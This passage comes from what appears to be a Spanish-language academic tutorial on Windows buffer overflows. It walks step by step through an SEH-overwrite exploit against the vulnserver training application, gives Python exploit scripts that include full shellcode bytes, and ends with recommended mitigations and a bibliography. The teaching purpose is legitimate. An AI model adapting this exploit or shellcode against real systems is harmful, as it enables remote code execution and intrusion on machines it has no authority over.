


Ilustración 33. Verificando protección contras sobrescritura de SEH

En la gráfica anterior podemos observar que la aplicación vulnserver y su dll essfunc.dll no poseen ningún tipo de protección contra este tipo de ataques. Ya sabiendo esto, podremos utilizar el módulo essfunc.dll para encontrar una dirección que nos permita sobrescribir la entrada a SEH.

El objetivo de utilizar una dirección que se pueda sobrescribir, es la posibilidad de redireccionar la ejecución del CPU a algún código que pueda ser rellenado por nuestra shellcode. La manera más sencilla de llevar esto a cabo es enviar nuestro propio código a la aplicación, preferiblemente dentro del mismo bloque de datos que causa el desbordamiento, y luego de alguna manera redirigirlo.




Ilustración 34. Dirección de Memoria del SEH Handler

Si miramos en la Ventana de Stack, veremos que la tercera entrada del stack luego de enviar la "A" contiene el valor 0187FFC4 como lo muestra la imagen anterior. Si vamos a esta dirección de memoria nos daremos cuenta que esta apunta a la dirección del SEH.




Ilustración 35. Dirección de memoria de SEH

Si observamos el grafico anterior, podemos ver que nos dice que es el puntero al siguiente registro SEH y es inmediatamente antes de la entrada del stack que contiene la misma dirección del SE handler la cual se utiliza para redireccionar la ejecución de la CPU a la dirección no existente 41414141. Necesitaremos encontrar la forma de redirigir la ejecución del código a la dirección específica por esta tercera entrada del stack. Para ello, debemos buscar dos instrucciones seguidas POP, seguidas de un RET en el módulo essfunc.dll.

Esto lo haremos a través del Inmmunity Debugger, ingresando el siguiente comando **!search pop r32\npop r32\nret**. Luego de haberlo ejecutado buscamos en la ventana de logs nuestra dll.




Ilustración 36. Buscando POP POP RET en essfunc.dll

Si damos doble click sobre esta dirección veremos que tiene la forma POP POP RET que necesitamos y su dirección de memoria es 625010B4 que utilizaremos más adelante.




Ilustración 37. POP POP RET

Encontrando la posición exacta del manejador de excepciones

Para encontrar esta dirección se hará nuevamente uso de las herramientas patter_create y patter_offset. Lo primero que se hará es crear un patrón de 4000 caracteres y luego enviarlo a la aplicación vulnserver.

```
#!/usr/bin/env python
import sys
import socket
import getopt

# IP del vulnserver
ip = "10.0.0.6"
# Paquete que se desea enviar
evil = ("Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0"
        "Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1"
        "Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2"
        "Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3"
       ..... Acortado por razones de espacio
        "Ew0Ew1Ew2Ew3Ew4Ew5Ew6Ew7Ew8Ew9Ex0Ex1Ex2Ex3Ex4Ex5Ex6Ex7Ex8Ex9Ey0"
        "Ey1Ey2Ey3Ey4Ey5Ey6Ey7Ey8Ey9Ez0Ez1Ez2Ez3Ez4Ez5Ez6Ez7Ez8Ez9Fa0Fa1"
        "Fa2Fa3Fa4Fa5Fa6Fa7Fa8Fa9Fb0Fb1Fb2Fb3Fb4Fb5Fb6Fb7Fb8Fb9Fc0Fc1Fc2"
        "Fc3Fc4Fc5Fc6Fc7Fc8Fc9Fd0Fd1Fd2F")
def main():
        # Se crear el socket
        server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        ## Nos conectamos al servidor
        conn=server.connect((ip,9999))
        # Se obtiene el banner e imprimimos el resultado en pantalla
        banner=server.recv(1024)
        print banner
        while True:
                try:
                        # Enviamos el comando HELP
                        server.send('HELP\r\n')
                        result=server.recv(1024)
                        # Se obtiene el resultado y se imprime el resultado en pantalla
                        print result
                        comando = raw_input("A que comando quiere hacer fuzzing\n")
                        # Solicitamos el comando y el número de paquetes
                        # a enviar, para luego enviarlos al servidor
                        server.send(comando + " " + evil+ '\r\n')
                        result=server.recv(1024)
                except socket.error, e:
                        print("error de conexion")
                        break
                except IOError, e:
                        if e.errno == errno.EPIPE:
                                print("error de conexion1")
                                break
                        else:
                                print("error de conexion2")
                                break
if __name__ == "__main__":
```

```
main()
```

Al momento de realizar el fuzzer con el patrón creado, se obtendrá el valor que se ha enviado a la herramienta pattern_offset.




Ilustración 38. Patrón que está provocando el SEH

Enviado este valor a la herramienta pattern_offset obtenemos el valor 3521.




Ilustración 39. Valor exacto del patrón

Ahora enviaremos 3517 “A” y luego 4 “B” que sobrescribirán el valor del siguiente puntero SEH, luego enviaremos 4 “C” las cuales modificarán el valor del SE Handler y luego completaremos los 475 datos con “D”.

```
#!/usr/bin/env python
import sys
import socket
import getopt

# IP del vulnserver
ip = "10.0.0.6"
# Paquete que se desea enviar
pqt = "A"*3517
pqt += "B"*4 # Cambiar el valor de next SEH record
pqt += "C"*4 # Cambiar el valor de SE Hanlder
pqt += "D"*(4000 - (len(pqt))) # Rellena lo que esta despues del SEH
```

```
def main():
        # Se crear el socket
        server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        ## Nos conectamos al servidor
        conn=server.connect((ip,9999))
        # Se obtiene el banner e imprimimos el resultado en pantalla
        banner=server.recv(1024)
        print banner
        while True:
                try:
                        # Enviamos el comando HELP
                        server.send('HELP\r\n')
                        result=server.recv(1024)
                        # Se obtiene el resultado y se imprime el resultado en pantalla
                        print result
                        comando = raw_input("A que comando quiere hacer fuzzing\n")
                        # Solicitamos el comando y el número de paquetes
                        # a enviar, para luego enviarlos al servidor
                        server.send(comando + " " + pqt+ '\r\n')
                        result=server.recv(1024)
                except socket.error, e:
                        print("error de conexion")
                        break
                except IOError, e:
                        if e.errno == errno.EPIPE:
                                print("error de conexion1")
                                break
                        else:
                                print("error de conexion2")
                                break
if __name__ == "__main__":
    main()
```

Al momento de ejecutar el fuzzer contra el vulnserver obtendremos el siguiente resultado.

Ilustración 40. SE Handler controlado

Verificando que se puede ejecutar código

Ya sabemos la dirección de memoria donde se ejecuta un POP POP RET. Ahora verificaremos que podemos obtener el control de la ejecución del código.

```
#!/usr/bin/env python
import sys
import socket
import getopt

# IP del vulnserver
ip = "10.0.0.6"
# Paquete que se desea enviar
pqt = "A"*3517
pqt += "\xCC"*4 # Breakpoints, Cambiar el valor de next SEH record
pqt += "\xB4\x10\x50\x62" # 625010B4 , sobreescribe el SEH record con el POP POP RET
pqt += "\xcc"*(4000 - (len(pqt))) # Caracteres nulos
def main():
        # Se crear el socket
        server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        ## Nos conectamos al servidor
        conn=server.connect((ip,9999))
        # Se obtiene el banner e imprimimos el resultado en pantalla
        banner=server.recv(1024)
        print banner
        while True:
                try:
                        # Enviamos el comando HELP
                        server.send('HELP\r\n')
                        result=server.recv(1024)
                        # Se obtiene el resultado y se imprime el resultado en pantalla
                        print result
                        comando = raw_input("A que comando quiere hacer fuzzing\n")
                        # Solicitamos el comando y el número de paquetes
                        # a enviar, para luego enviarlos al servidor
                        server.send(comando + " " + pqt+ '\r\n')
                        result=server.recv(1024)
                except socket.error, e:
                        print("error de conexion")
                        break
                except IOError, e:
                        if e.errno == errno.EPIPE:
                                print("error de conexion1")
                                break
```

```
                        else:
                                print("error de conexion2")
                                break
if __name__ == "__main__":
    main()
```

Al momento de ejecutar este código veremos que primero se sobrescribe el nSEH (puntero al siguiente manejador de excepción) y luego se sobrescribe la dirección del SE handler, por tal motivo al momento de llegar a este (ocurre la excepción), irá a la dirección que hayamos especificado, en nuestro caso 625010B4.




Ilustración 41. Solo se puede ejecutar 4 bytes de código

En la ventana de desensamblado, veremos que si presionamos F7, llegaremos al código del manejador de la excepción. Aquí podemos ver que solo tenemos 4 bytes para ejecutar código. Esto lo evitaremos añadiendo al código un salto de 16 bytes, para saltar esta excepción. Esto escrito en assembler tiene la siguiente forma:

90900FEB o en python \xEB\x0F\x90\x90




Ilustración 42. JMP de 16 bytes

Ahora nuestro exploit queda de la siguiente manera:

```
import getopt

# IP del vulnserver
ip = "10.0.0.6"
# Paquete que se desea enviar
pqt = "A"*3517
pqt += "\xEB\x0F\x90\x90" # JMP OF NOP
pqt += "\xB4\x10\x50\x62" # 625010B4 , sobreescribe el SEH record con el POP POP RET
pqt += "\xcc"*(4000 - (len(pqt))) # Caracteres nulos
def main():
        # Se crear el socket
        server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        ## Nos conectamos al servidor
        conn=server.connect((ip,9999))
        # Se obtiene el banner e imprimimos el resultado en pantalla
        banner=server.recv(1024)
        print banner
        while True:
                try:
                        # Enviamos el comando HELP
                        server.send('HELP\r\n')
                        result=server.recv(1024)
                        # Se obtiene el resultado y se imprime el resultado en pantalla
                        print result
                        comando = raw_input("A que comando quiere hacer fuzzing\n")
                        # Solicitamos el comando y el número de paquetes
                        # a enviar, para luego enviarlos al servidor
                        server.send(comando + " " + pqt+ '\r\n')
                        result=server.recv(1024)
                except socket.error, e:
                        print("error de conexion")
                        break
                except IOError, e:
                        if e.errno == errno.EPIPE:
                                print("error de conexion1")
                                break
                        else:
                                print("error de conexion2")
                                break
if __name__ == "__main__":
    main()
```

Al momento de ejecutarlo veremos el salto que realiza.

Ilustración 43. Salto de 16 bytes a nueva dirección de memoria

Ya logramos evadir el poco espacio que se tenía para insertar nuestro shellcode, pero aún tenemos un espacio muy limitado. Para ello vamos a ser los siguientes pasos:

- Enviaremos 2771 'A'
- Enviaremos nuestro shellcode
- Enviamos la cantidad de 'A' restantes hasta llegar a 3517
- Enviamos nuestro JMP
- Enviamos la dirección del POP POP RET
- Enviamos ocho 'B', para no ser tan exactos al momento de entrar en el manejador de excepciones.
- Enviamos un JMP hacia atrás al principio de nuestros 4000 paquetes. Este salto se hace con la sentencia JMP o E9, quedándonos en python "\xE9\xE8\xF2\xFF\xFF\xFF".

Mencionado lo anterior, creamos el shellcode como se explicó anteriormente, lo agregamos en nuestro código, quedando el exploit final de la siguiente manera:

```
#!/usr/bin/env python
import sys
import socket
import getopt

# IP del vulnserver
ip = "10.0.0.4"
# Paquete que se desea enviar
pqt = "\x41"*2771
pqt += ("\xda\xcc\xd9\x74\x24\xf4\xba\x34\xe1\xb4\x96\x58\x31\xc9\xb1"
                "\x56\x31\x50\x18\x83\xc0\x04\x03\x50\x20\x03\x41\x6a\xa0\x4a"
                "\xaa\x93\x30\x2d\x22\x76\x01\x7f\x50\xf2\x33\x4f\x12\x56\xbf"
                "\x24\x76\x43\x34\x48\x5f\x64\xfd\xe7\xb9\x4b\xfe\xc9\x05\x07"
```

```
                "\x3c\x4b\xfa\x5a\x10\xab\xc3\x94\x65\xaa\x04\xc8\x85\xfe\xdd"
                "\x86\x37\xef\x6a\xda\x8b\x0e\xbd\x50\xb3\x68\xb8\xa7\x47\xc3"
                "\xc3\xf7\xf7\x58\x8b\xef\x7c\x06\x2c\x11\x51\x54\x10\x58\xde"
                "\xaf\xe2\x5b\x36\xfe\x0b\x6a\x76\xad\x35\x42\x7b\xaf\x72\x65"
                "\x63\xda\x88\x95\x1e\xdd\x4a\xe7\xc4\x68\x4f\x4f\x8f\xcb\xab"
                "\x71\x5c\x8d\x38\x7d\x29\xd9\x67\x62\xac\x0e\x1c\x9e\x25\xb1"
                "\xf3\x16\x7d\x96\xd7\x73\x26\xb7\x4e\xde\x89\xc8\x91\x86\x76"
                "\x6d\xd9\x25\x63\x17\x80\x21\x40\x2a\x3b\xb2\xce\x3d\x48\x80"
                "\x51\x96\xc6\xa8\x1a\x30\x10\xce\x31\x84\x8e\x31\xb9\xf5\x87"
                "\xf5\xed\xa5\xbf\xdc\x8d\x2d\x40\xe0\x58\xe1\x10\x4e\x32\x42"
                "\xc1\x2e\xe2\x2a\x0b\xa1\xdd\x4b\x34\x6b\x68\x4c\xfa\x4f\x39"
                "\x3b\xff\x6f\xac\xe7\x76\x89\xa4\x07\xdf\x01\x50\xea\x04\x9a"
                "\xc7\x15\x6f\xb6\x50\x82\x27\xd0\x66\xad\xb7\xf6\xc5\x02\x1f"
                "\x91\x9d\x48\xa4\x80\xa2\x44\x8c\xcb\x9b\x0f\x46\xa2\x6e\xb1"
                "\x57\xef\x18\x52\xc5\x74\xd8\x1d\xf6\x22\x8f\x4a\xc8\x3a\x45"
                "\x67\x73\x95\x7b\x7a\xe5\xde\x3f\xa1\xd6\xe1\xbe\x24\x62\xc6"
                "\xd0\xf0\x6b\x42\x84\xac\x3d\x1c\x72\x0b\x94\xee\x2c\xc5\x4b"
                "\xb9\xb8\x90\xa7\x7a\xbe\x9c\xed\x0c\x5e\x2c\x58\x49\x61\x81"
                "\x0c\x5d\x1a\xff\xac\xa2\xf1\xbb\xdd\xe8\x5b\xed\x75\xb5\x0e"
                "\xaf\x1b\x46\xe5\xec\x25\xc5\x0f\x8d\xd1\xd5\x7a\x88\x9e\x51"
                "\x97\xe0\x8f\x37\x97\x57\xaf\x1d")
pqt +=  "\x41" * (3517 - (len(pqt)))
pqt += "\xEB\x07\x90\x90" # JMP OF
pqt += "\xB4\x10\x50\x62" # 625010B4 , sobreescribe el SEH record con el POP POP RET
pqt += "\x42" *8 # Cae a la direccion x01A8FFD5
pqt += "\xE9\xE8\xF2\xFF\xFF\xFF"
pqt += "\x43"*(4000- (len(pqt))) # Caracteres nulos
def main():
        # Se crear el socket
        server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        ## Nos conectamos al servidor
        conn=server.connect((ip,9999))
        # Se obtiene el banner e imprimimos el resultado en pantalla
        banner=server.recv(1024)
        print banner
        while True:
                try:
                        # Enviamos el comando HELP
                        server.send('HELP\r\n')
                        result=server.recv(1024)
                        # Se obtiene el resultado y se imprime el resultado en pantalla
                        print result
                        #comando = raw_input("A que comando quiere hacer fuzzing\n")
                        # Solicitamos el comando y el número de paquetes
                        # a enviar, para luego enviarlos al servidor
                        server.send("GMON /" + " " + pqt+ '\r\n')
                        result=server.recv(1024)
                except socket.error, e:
                        print("error de conexion")
                        break
```

```
                except IOError, e:
                        if e.errno == errno.EPIPE:
                                print("error de conexion1")
                                break
                        else:
                                print("error de conexion2")
                                break
if __name__ == "__main__":
    main()
```

Al momento de lanzarlo, en el Inmmunity Debugger, veremos que no hay ningún tipo de excepción o error en la aplicación.




Ilustración 44. Exploit lanzado contra el vulnserver.

Y realizamos la conexión con netcat para verificar que funciono el exploit.




Ilustración 45. Shellcode evadiendo la protección SEH

Conclusión

Ya vimos en todo el documento como las vulnerabilidades de tipo overflow pueden estar presentes en las aplicaciones que desarrollamos y/o adquirimos, ya sean libres o gratuitas.

Descubrirlas en estas aplicaciones puede ser una tarea que podría ser o muy fácil, dependiendo de la complejidad de la aplicación, como por ejemplo, no va a ser lo mismo buscar este tipo de vulnerabilidades en un cliente ftp donde el tamaño y la funcionalidad de la aplicación es mucho mas reducida a comparación si las buscarnos en una aplicación del tipo servidor, donde el numero de comandos, funciones, módulos y demás partes del software puede llegar a ser excesivo. Aunque existen técnicas como el fuzzing que nos permite automatizar este tipo de tareas, primero se deberá realizar un estudio previo de toda la aplicación, estudiando su funcionamiento, sus módulos, que librerías del sistema operativo utiliza, etc. Adicionalmente, se deberá realizar un estudio sobre en que sistema operativo se va a ejecutar (el lenguaje del sistema operativo puede cambiar por completo en la manera en como explotamos la aplicación).

Luego de encontrar los posibles puntos vulnerables, nos vamos a encontrar con un nuevo "problema", las protecciones que hayan aplicado al software o que directamente son aplicadas por el sistema operativo.

Si bien estas protecciones deberían ser tomadas en cuenta durante todo el SDLC (Software Development LifeCycle), como vemos en las estadísticas de la ilustración 3, donde se muestra como los Buffer Overflows se encuentran en la tercera posición, es un claro indicio que no estan siendo utilizadas por los desarrolladores hoy en día. Algunas de estas protecciones son sencillas de aplicar, con solo habilitar una opción en las herramientas de desarrollo, como por ejemplo Visual Basic Studio activando la protección /GS o en el sistema operativo activando la protección DEP. Aquí los desarrolladores se están enfrentando a un nuevo problema, al momento de activar estas protecciones o recomendarle al usuario que las active en su sistema operativo, ¿qué implicaciones trae para el usuario?. Se ha evidenciado con diferente software que activar la protección DEP en el

sistema operativo provoca un mal funcionamiento de la misma, o que dejen de funcionar otras aplicaciones.

Ahora con los procesadores de 64 bits se esta hablando que este tipo de vulnerabilidades van a desparecer, pero aquí vienen nuevas problemáticas al momento de afirmar este tipo de cosas, por ejemplo, no por que un sistema de 64 bits sea ejecutado quiere decir que las aplicaciones que se ejecutan sobre el son también desarrolladas para este tipo de sistema. En los sistemas de 64 bits existe la forma para virtualizar la ejecución de software para 32 bits, por lo cual este tipo de ataques van a estar vigentes durante bastante tiempo, al menos hasta que los fabricantes de software migren todos sus desarrollos a esta arquitectura.

Desde mi punto de vista, la solución de este tipo de problemáticas podrían ser:

- Adaptar un SDLC (Software Development LifeCycle) a todos los proyectos de software que se realicen.
- Realizar un test a la aplicación exhaustivo, ya sea por parte de la misma organización o por medio de un consultora especializada.
- Activar las protecciones que nos ofrece los framework de desarrollo, por ejemplo en Visual Studio, la protección /GS.
- Configurar en los sistemas donde se va a utilizar el aplicativo sistemas de protección tales como EMET[34].
- Concientizar a los desarrolladores sobre este tipo de problemáticas, muchas veces no saben de su existencia.
- Crear un canal seguro para el reporte de vulnerabilidades en las aplicaciones, y no tomando represalias contra las personas que nos reporten dichos errores.
- Conocer las debilidades del framework con el cual se va a desarrollar la aplicación y saber que alternativas existen que pudieran mejorar la seguridad de la aplicación.

[34] EMET es una herramienta que mejora la protección de aplicaciones de terceros y binarios propios de Windows mediante siete técnicas de mitigación. Funciona inyectando una DLL (de 32 o 64 bits) en cada proceso de la aplicación protegida.

Bibliografía Específica

[6] Buffer Overflow en Windows, http://es.scribd.com/doc/27365589/Buffer-Overflow-Windows-Por-Ikary, consultado el (consultado el 26/02/12)

[26] Bypassing SEHOP, http://www.exploit-db.com/wp-content/themes/exploit/docs/15379.pdf, consultado el (08/04/12)

[13] Debugging: Proceso de identificar y corregir errores de programación.

[18] DEP: Microsoft Data Execution Prevention, prevención frente a desbordamientos de buffer, tomado de http://www.shellsec.net/articulo/dep-microsoft-data-execution-prevention/, consultada el 08/04/2012

[19] Descripción detallada de la característica Prevención de ejecución de datos (DEP) en el Service Pack 2 (SP2) de Windows XP, Windows XP Tablet PC Edition 2005 y Windows Server 2003, tomado de http://support.microsoft.com/kb/875352, consultada el 08/04/2012

[12] Esta aplicación se puede descargar de http://grey-corner.blogspot.com/p/vulnserver.html

[11] "Fuzzers Types", Michael Sutton, Adam Greene, Predam Amini, Fuzzing: BruteForce Vulnerability Discovery, pp 36.43

[10] Fuzzing y Seguridad, tomado de http://eternal-todo.com/files/articles/fuzzing.pdf, (consultado el 26/02/12)

[14] Immunity Debugger puede ser descargado de http://debugger.immunityinc.com/

[16] Instrucciones del Lenguaje Ensamblador, http://www.slideshare.net/andalmi/instrucciones-lenguaje-assembler, consultada el 08/04/2012

[9] Jose Miguel Esparza Muñoz, Fuzzing y seguridad, eternal-todo.com/files/articles/fuzzing.pdf, (consultado el 26/02/12)

[4] Julio Ardita, Seguridad en Sistemas Operativos - Maestría en Seguridad Informática, Universidad de Buenos Aires, 2011

[17] Prevención de ejecución de datos: preguntas más frecuentes, http://windows.microsoft.com/es-XL/windows-vista/Data-Execution-Prevention-frequently-asked-questions, consultada el 08/04/2012

[8] "Ramifications of Buffer Overflows", Shon Harris, Allen Harper, Chris Eagle, Jonathan Ness, Gray Hat Hacking: The Ethical Hacker's Handbook, pp 154,155

[25] /SAFESEH (Image has Safe Exception Handlers), http://msdn.microsoft.com/en-us/library/9a89h429%28vs.71%29.aspx, consultada el (08/04/12)

[29] Safe Unlinking in the Kernel Pool, http://blogs.technet.com/b/srd/archive/2009/05/26/safe-unlinking-in-the-kernel-pool.aspx, consultada el consultada el 08/04/12

[21] SEH - AIRBAG PARA TU CÓDIGO, tomado de http://members.fortunecity.com/blackfenix/seh.html, consultada el 08/04/2012

[22] SEH Based Overflow Exploit Tutorial, tomado de http://resources.infosecinstitute.com/seh-exploit/ (consultada el 28/04/2012)

[23] Stack Canary: Se utilizan para detectar un desbordamiento de búfer en la pila antes de que la ejecución de código malicioso ocurra. Funciona colocando un número entero pequeño, el cual es elegido aleatoriamente al inicio del programa, en la memoria justo antes del retorno puntero de pila. La mayoría de los buffer overflow sobreescriben la memoria de menor a direcciones de memoria superior, por lo que para sobrescribir el puntero de retorno (y por lo tanto tomar el control del proceso) el valor del canary también deben ser sobrescrito.

[1] "State of Software Security Report", http://info.veracode.com/state-of-software-security-report-volume4.html.report-volume4.html. (consultada el 15/2/2012)

[3] "The main goal of any software testing is to ensure usefulness of a system against malicious hacker attacks or regular software problems. The base knowledge of how the application is implemented forms the basis for white box testing. White box testing includes features like flow control, flow of information, data flow analysis, and handling of error within the system, to test the intended and unintended software behavior. You can also conduct this test affirm or validate whether the implementation of codes is following the planned designs. It will also help the tester to check the security functionalities and find out exploitable vulnerabilities. To conduct a faultless white box test, you will need to have the complete set of source codes at

your disposal. Generally, white box testing work well when you perform it along with the unit phase." What is White Box Testing, http://www.exforsys.com/tutorials/testing-types/white-box-testing.html (consultada el 26/02/12)

[27] The Mitigation Technique: SEHOP, http://blogs.technet.com/b/srd/archive/2009/02/02/preventing-the-exploitation-of-seh-overwrites-with-sehop.aspx, consultada el (08/04/12)

[2] Tomada de "State of Software Security Report", http://info.veracode.com/state-of-software-security-report-volume4.html.

